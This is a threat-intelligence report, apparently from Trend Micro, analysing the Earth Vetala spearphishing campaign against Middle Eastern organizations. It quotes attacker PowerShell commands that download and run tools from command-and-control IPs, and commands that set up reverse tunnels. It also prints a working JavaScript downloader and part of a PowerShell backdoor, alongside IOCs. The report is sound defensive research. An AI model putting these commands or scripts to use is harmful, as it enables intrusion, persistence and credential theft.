Earth Vetala – MuddyWater Continues to Target Organizations in the Middle East

trendmicro.com/en_us/research/21/c/earth-vetala---muddywater-continues-to-target-organizations-in-t.html

March 5, 2021

APT & Targeted Attacks

Trend Micro researchers recently detected activity suspected to be from MuddyWater. This campaign targets various organizations in the Middle East and neighboring regions.

By: Adi Peretz, Erick Thek March 05, 2021 Read time: (words)

Trend Micro researchers recently detected activity targeting various organizations in the Middle East and neighboring regions. We were tipped off to this activity in part by research from Anomali, which also identified a campaign targeting similar victims. We believe (with moderate confidence) that this newly identified activity is connected to MuddyWater (also known as TEMP.Zagros, Static Kitten, Seedworm).

Additionally, we were able to link the Anomali-identified activity to an ongoing campaign in 2021. This campaign uses the following legitimate remote admin tools such as:

- ScreenConnect
- RemoteUtilities

We have named this intrusion set Earth Vetala. Earth Vetala used spearphishing emails with embedded links to a legitimate file-sharing service to distribute their malicious package. The links were embedded within lure documents as well as emails.

Once a victim was accessed, attackers would determine if the user account was an administrator or normal user. They would then download post-exploitation tools that included password/process-dumping utilities, reverse-tunneling tools, and custom backdoors. The threat actors would then initiate communications with additional command-and-control (C&C) infrastructure to execute obfuscated PowerShell scripts.

Overview

Analysis indicates the Earth Vetala campaign is ongoing and that this threat actor has interests which appear to align with Iran.

Earth Vetala historically targets countries in the Middle East. In this campaign, Earth Vetala threat actors used spearphishing emails and lure documents against organizations within the United Arab Emirates, Saudi Arabia, Israel, and Azerbaijan. The phishing emails and lure documents contain embedded URLs linking to a legitimate file-sharing service to distribute archives containing the ScreenConnect remote administrator tool. ScreenConnect is a legitimate application that allows systems administrators to manage their enterprise systems remotely.

Our research found threat indicators that were connected to the same campaign identified by Anomali. Analysis indicates that Earth Vetala is still ongoing as of the publishing of this post. During this campaign, threat actors used post-exploitation tools to dump passwords, tunnel their C&C communication using open-source tools, and use additional C&C infrastructure to establish a persistent presence within targeted hosts and environments.

Technical Analysis

During our research, we observed a spearphishing email allegedly from a government agency.



Figure 1. Phishing Email with the embedded URL

The email attempts to convince recipients to click the URL and download a malicious file. We have seen that one of two files may be downloaded, one being a .PDF file and the other an .RTF file.

As with the spearphishing email, the lure documents' content attempts to convince the victim to click on another malicious URL and download a .ZIP file.

The .ZIP file contains a copy of a legitimate remote administration software developed by RemoteUtilities and provides remote administration capabilities, including:

- Downloading and uploading files
- Grabbing screenshots
- Browsing files and directories
- Executing and terminating processes

During our research, we were able to discover multiple .ZIP files used to distribute the RemoteUtilities remote administration software in the manner above, with all of these distributing the same RemoteUtilities sample. The use of this tool differentiates this particular campaign from earlier research, as in previous attacks ScreenConnect was used. Otherwise, the TTPs in use remain broadly similar.

RemoteUtilities Analysis

When the RemoteUtilities software is executed, its process launches *msiexec.exe* with the following command:

```
PID:                    4960
Command line:           "C:\Windows\System32\msiexec.exe" /i "C:\Users\ AppData\Local\Temp\RUT_{545CD379-3D3D-4C78-8C0D-0B35D0E89E56}\host.msi" /qn
```

Figure 4. RemoteUtilities Installation

The MSI installer installs a service on the victim machine called *Remote Utilities – Host:*



Figure 5. Remote Utilities Service

The service then communicates with the domain *id.remoteutilities.com,* which belongs to RemoteUtilities. This connection is related to one of its features called Internet-ID Connection. This feature allows an intermediary Internet server to broker the connection, similar to a proxy server. This allows the threat actor to connect to the Internet-ID server, which then connects to the actual RemoteUtilities host.



Figure 6. id-server connection

Post-Exploitation Analysis

During our research, we discovered a compromised host in Saudi Arabia that used ScreenConnect remote administration software. They were targeted via a malicious .ZIP file (SHA256 hash: b2f429efdb1801892ec8a2bcdd00a44d6ee31df04721482a1927fc6df554cdcf) that contained a ScreenConnect executable (SHA256 hash: 2f429efdb1801892ec8a2bcdd00a44d6ee31df04721482a1927fc6df554cdcf)

As noted above, the ScreenConnect executable connects to the Internet-ID server, which is located at *instance-sy9at2-relay.screenconnect.com* and resolves to 51.68.244.39.

The same domain was mentioned in the previous research. We then observed the threat actors interact with the compromised host using the ScreenConnect software, executing the following commands.

```
cmd.exe net user /domain
```

The command above allows the attacker to get all the users from the domain controller.

The next command executed is the following:

```
powershell.exe -exec bypass -w 1 -file a.ps1
```

This is a command to execute a PowerShell script of some kind. However, we did not have access to the *a.ps1* file. We are not sure what functionality is provided here.

The next command issued is the following:

```
powershell.exe iwr -uri http://87.236.212[.]184/SharpChisel.exe -outfile c:\programdata\SharpChisel.exe -usebasicparsing
```

The command is connected to 187.236.212[.]184 and downloads a file called *SharpChisel.exe* (SHA256: 61f83466b512eb12fc82441259a5205f076254546a7726a2e3e983011898e4e2) and saves the file to the C:\programdata directory. The name *SharpChisel* may be related to the purpose of this file, which is a C# wrapper for a tunneling tool called *chisel*. The above IP address is geolocated to a server in Iran.

The following command then configures SharpChisel:

```
C:\programdata\SharpChisel.exe client 87.236.212[.]184:8080 r:8888:127.0.0.1:9999
```

This directs all traffic to the localhost at port 9999 to the same remote server.

Another instance of SharpChisel with different settings is executed, this time using PowerShell using the following command line:

```
powershell.exe C:\programdata\SharpChisel.exe client 87.236.212[.]184:443 R:8888:127.0.0.1:9999
```

This time, traffic will be forwarded to the server over port 443.

A third SharpChisel instance that connects to a different C&C server at 23.95.215.100:8080 is started via the following command:

```
C:\programdata\SharpChisel.exe client 23.95.215[.]100:8080 r:8888:127.0.0.1:9999
```

It is then configured with the following command line PowerShell command:

```
powershell.exe C:\programdata\SharpChisel.exe client 23.95.215[.]100:8080 R:8888:127.0.0.1:9999
```

We believe that the threat actor was unable to configure SharpChisel to work correctly. The use of the following command provides additional evidence to support our assumption:

```
powershell.exe iwr -uri hxxp://87.236.212[.]184/procdump64.exe -outfile c:\programdata\procdump64.exe -usebasicparsing
```

The command connects to the C&C server, downloads *procdump64.exe,* and saves the file in the C:\programdata directory. That supports our assumption that SharpChisel could not be configured correctly, and the attacker instead used PowerShell to download and run the legitimate *procdump64.exe* utility.

Figure 7. LIGOLO execution example

This was done using two separate commands:

```
C:\programdate\1.exe -relayserver 87.236.212[.]184:5555
C:\users\public\new.exe -relayserver 87.236.212[.]184:5555
```

We then see the threat actor again attempting to use SharpChisel several times using the following command:

```
C:\programdata\SharpChisel.exe  client 87.236.212[.]184:8080 r:8888:127.0.0.1:9999
powershell.exe C:\programdata\SharpChisel.exe client 87.236.212[.]184:8080 R:8888:127.0.0.1:9999
```

We conclude that a tunneling connection to the C&C server could not be established, even after attempts to do so with two different tools.

Following the unsuccessful attempt to configure a tunnel connection to their C&C server, the threat actors downloaded a remote access tool (RAT) and attempted to configure it. The following PowerShell command was used for this:

```
powershell.exe iwr -uri hxxp://87.236.212[.]184/out1 -outfile c:\users\public\out1.exe -usebasicparsing
```

The command downloads *out1.exe* and saves the file in the *C:\users\public\ directory*. Using a UPX unpacker, we were able to extract the contents, which consists of a Python executable. We then decompiled the python executable using pyinstxtractor.py to get all of the Python bytecode files. These are then decompiled to get the original python code using easypythondecompiler.

The out1.exe RAT has the following capabilities:

- Data encoding
- Email parsing
- File and registry copy
- HTTP/S connection support

- Native command line
- Process and file execution

After this, the file *C:\users\public\Browser64.exe* is run. Browser64 is a tool that extracts credentials from the following applications:

- Chrome
- Chromium
- Firefox
- Opera
- Internet Explorer
- Outlook



Figure 8. Usage Example of Browser64.exe

Following the use of browser64.exe, we observed the following command being executed:

> powershell.exe iex(new-object System.Net.WebClient).DownloadString('hxxp://23.94.50[.]197:444/index.jsp/deb2b1a127c472229babbb8dc2dca1c2/QPKb49mivezAdai1')

They again attempted to use SharpChisel with no success:

> powershell.exe C:\programdata\SharpChisel.exe client 23.95.215[.]100:443 R:8888:127.0.0.1:9999
> C:\programdata\SharpChisel.exe client 23.95.215[.]100:443 R:8888:127.0.0.1:9999
> C:\programdata\SharpChisel.exe server -p 9999 --socks5

Finally, we observed a persistence mechanism being set using the following commands:

> cmd.exe /c Wscript.exe "C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\news.js"
>

cmd.exe /c "C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\newsblog.js"

We were able to get a copy of *newsblog.js*, which is a simple VBS downloader that communicates with the following URL:

hxxp://23[.]95[.]215[.]100:8008/index.jsp/7e95a3d753cc4a17793ef9513e030b49/4t2Fg7k6wWRnKgd9

```
h=new ActiveXObject("WinHttp.WinHttpRequest.5.1");
w=new ActiveXObject("WScript.Shell");
try{v=w.RegRead("HKCU\\Software\\Microsoft\\Windows\\CurrentVersion\\Internet Settings\\ProxyServer");
q=v.split("=")[1].split(";")[0];h.SetProxy(2,q);}catch(e){};
h.Open("GET","http://23.95.215.100:8008/index.jsp/7e95a3d753cc4a17793ef9513e030b49/4t2Fg7k6wWRnKqd9",false);;while(true){try{h.Send();B=h.status;c=h.ResponseText;WScript.Sleep(10000);
if (B==200){new ActiveXObject("WScript.Shell").Run(c,0,true);break;}}catch(e){};}
```

Figure 9. newsblog.js

The script sets up a new HTTP object and then tries to disable the system's local proxy settings. The script then executes an HTTP GET request to the C&C URL, grabs the server's response, and sleeps for 10 seconds.

At the time of our analysis, this server was still available. The response from the server contains an encoded PowerShell script, which is executed in memory. Decoding this script reveals that it contains a backdoor:

```
    $pl = "c88aefd3b38601b9f5b145dfaf506909"
    $trBs = "30101f7bee084b6dc68a3d5dfa841785"
    $ueiOlw = "20140d544dldd9beb6eca36134d52809"
    $PlwqVx = "7e8bfe68fc8fdl05083caal4bf2343af"
    $uwi27N = "/index.jsp/"
    $oeycbE = "http://"
    $trbvd = "23.95.215.100"
    $mngD = 8008
    function GetMfaStatus(){
        $Methods=""
        $MethodTypes=""
        $MethodTypes=$_.StrongAuthenticationMethods.MethodType
        $DefaultMFAMethod=($_.StrongAuthenticationMethods | where{$_.IsDefault -eq "True"}).MethodType
        $MFAPhone=$_.StrongAuthenticationUserDetails.PhoneNumber
        $MFAEmail=$_.StrongAuthenticationUserDetails.Email
        if($MFAPhone -eq $Null)
        { $MFAPhone="-"}
        if($MFAEmail -eq $Null)
        { $MFAEmail="-"}
        if($MethodTypes -ne $Null)
        {
         $ActivationStatus="Yes"
         foreach($MethodType in $MethodTypes)
         {
          if($Methods -ne "")
          {
           $Methods=$Methods+","
          }
          $Methods=$Methods+$MethodType
         }
        }
        else
        {
         $ActivationStatus="No"
         $Methods="-"
         $DefaultMFAMethod="-"
         $MFAPhone="-"
         $MFAEmail="-"
        }
    }

function lrN8Ksw(){
    $asd93 = [environment]::OSVersion.Version.major.ToString() + "." + [environment]::OSVersion.Version.Build.ToString()

    $plfgF = Get-WmiObject -Class Win32_ComputerSystem
    $pl88Hj = $plfgF.Domain + "\" + $env:username
    $ERs = ""
    [System.Net.Dns]::GetHostAddresses([System.Net.Dns]::GetHostName()) |foreach {$ERs += $_.IPAddressToString + " "};
    $Mnwe43 = $pl88Hj + ";" + $asd93 + ";" + $ERs
    return $Mnwe43
}
```

Figure 10. deobfuscated PowerShell backdoor

The screenshot above shows an abbreviated view of the in-memory PowerShell backdoor. The PowerShell backdoor has the following capabilities.

- Check for Skype connectivity
- Download and install Skype
- Encoded communication with its C2
- Execute commands sent from the C2 server
- Get multifactor authentication settings
- Get the currently logged on user and OS version

Earth Vetala Footprint

Earth Vetala conducted an extensive offensive campaign targeting multiple countries. We observed it operating in the following countries:

- Azerbaijan
- Bahrain
- Israel
- Saudi Arabia
- United Arab Emirates

Figure 11. Affected countries

We observed Earth Vetala target the following sectors:

- Government Agencies
- Academia
- Tourism

Trend Micro Solutions

Earth Vetala represents an interesting threat. While it possesses remote access capabilities, the attackers seem to lack the expertise to use all of these tools correctly. This is unexpected since we believe this attack is connected to the MuddyWater threat actors — and in other connected campaigns, the attackers have shown higher levels of technical skill.

Our findings in this area were made possible by our Dedicated Intelligence Research (DIR) analysts. They are on-hand to help organizations reach important decisions and understand the nature of the security challenges they face. For more information on the Dedicated Intelligence Research service, please contact your regional Sales team to learn more.

MITRE ATT&CK Techniques Mapping

Tactic	Technique
Resource Development	Acquire Infrastructure: Web Services – T1583.006

Initial Access	Phishing: Spearphishing Attachment – T1566.001 Phishing: Spearphishing Link – T1566.002
Execution	Command and Scripting Interpreter: PowerShell – T1059.001 Command and Scripting Interpreter: Windows Command Shell – T1059.003 Command and Scripting Interpreter: Visual Basic – T1059.005 User Execution: Malicious Link – T1204.001 User Execution: Malicious File – T1204.002
Persistence, Privilege Escalation	Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder - T1547.001
Discovery	Account Discovery: Domain Account - T1087.002
Credential Access	Credentials from Password Stores: Credentials from Web Browsers – T1555.003
Command and Control	Data Encoding: Standard Encoding – T1132.001
Defense Evasion	Deobfuscate/Decode Files or Information - T1140

Indicators of Compromise

Files

File name	SHA-256	Trend Micro Detection Name	D
SharpChisel.exe	61f83466b512eb12fc82441259a5205f076254546a7726a2e3e983011898e4e2	HackTool.MSIL.Chisel.A	S
PD64.dll	ccdddd1ebf3c5de2e68b4dcb8fbc7d4ed32e8f39f6fdf71ac022a7b4d0aa4131	Trojan.Win64.PASSDUMP.A	F H
PasswordDumper.exe	0cd6f593cc58ba3ac40f9803d97a6162a308ec3caa53e1ea1ce7f977f2e667d3	HackTool.Win64.PassDump.AC	P
out1.exe	79fd822627b72bd2fbe9eae43cf98c99c2ecaa5649b7a3a4cfdc3ef8f977f2e6	HackTool.Win64.Lazagne.AG	P
newsblog.js	304ea86131c4d105d35ebbf2784d44ea24f0328fb483db29b7ad5ffe514454f8	Trojan.JS.DLOADR.AUSUOL	V
new.exe	fb414beebfb9ecbc6cb9b35c1d2adc48102529d358c7a8997e903923f7eda1a2	HackTool.Win64.LIGOLO.A	L
Browser64.exe	3495b0a6508f1af0f95906efeba36148296dccd2ab8ffb4e569254b683584fea	HackTool.Win64.BrowserDumper.A	T
1.exe	78b1ab1b8196dc236fa6ad4014dd6add142b3cab583e116da7e8886bc47a7347	HackTool.Win64.LIGOLO.A	L
مكتبة إلكترونية.pdf	70cab18770795ea23e15851fa49be03314dc081fc44cdf76e8f0c9b889515c1b	Trojan.PDF.RemoteUtilities.A	P
	468e331fd3f9c41399e3e90f6fe033379ab69ced5e11b35665790d4a4b7cf254	Trojan.W97M.RemoteUtilities.A	R
مكتبة إلكترونية .zip	f865531608a4150ea5d77ef3dd148209881fc8d831b2cfb8ca95ceb5868e1393	PUA.Win32.RemoteUtilities.A	A R
مكتبة إلكترونية.exe	f664670044dbd967ff9a5d8d8f345be294053e0bae80886cc275f105d8e7a376	PUA.Win32.RemoteUtilities.A	R s
برنامج.zip	8bee2012e1f79d882ae635a82b65f88eaf053498a6b268c594b0d7d601b1212f	PUA.Win32.RemoteUtilities.A	A R
برنامجدولية.zip	9b345d2d9f52cda989a0780acadf45350b423957fb7b7668b9193afca3e0cd27	PUA.Win32.RemoteUtilities.A	A R
ورش مجانية.zip	5e2642f33115c3505bb1d83b137e7f2b18e141930975636e6230cdd4292990dd	PUA.Win32.RemoteUtilities.A	A R
مكتالمنحالدراسية.zip	b2f429efdb1801892ec8a2bcdd00a44d6ee31df04721482a1927fc6df554cdcf	PUA.Win32.ScreenConnect.P	A S
المنح الدراياتس.exe	3e4e179a7a6718eedf36608bd7130b62a5a464ac301a211c3c8e37c7e4b0b32b	PUA.Win32.ScreenConnect.P	S s

Network

- 23.94.50.197:444
- 23.95.215.100:443

- 23.95.215.100:8080
- 87.236.212.184:443
- 87.236.212.184:8008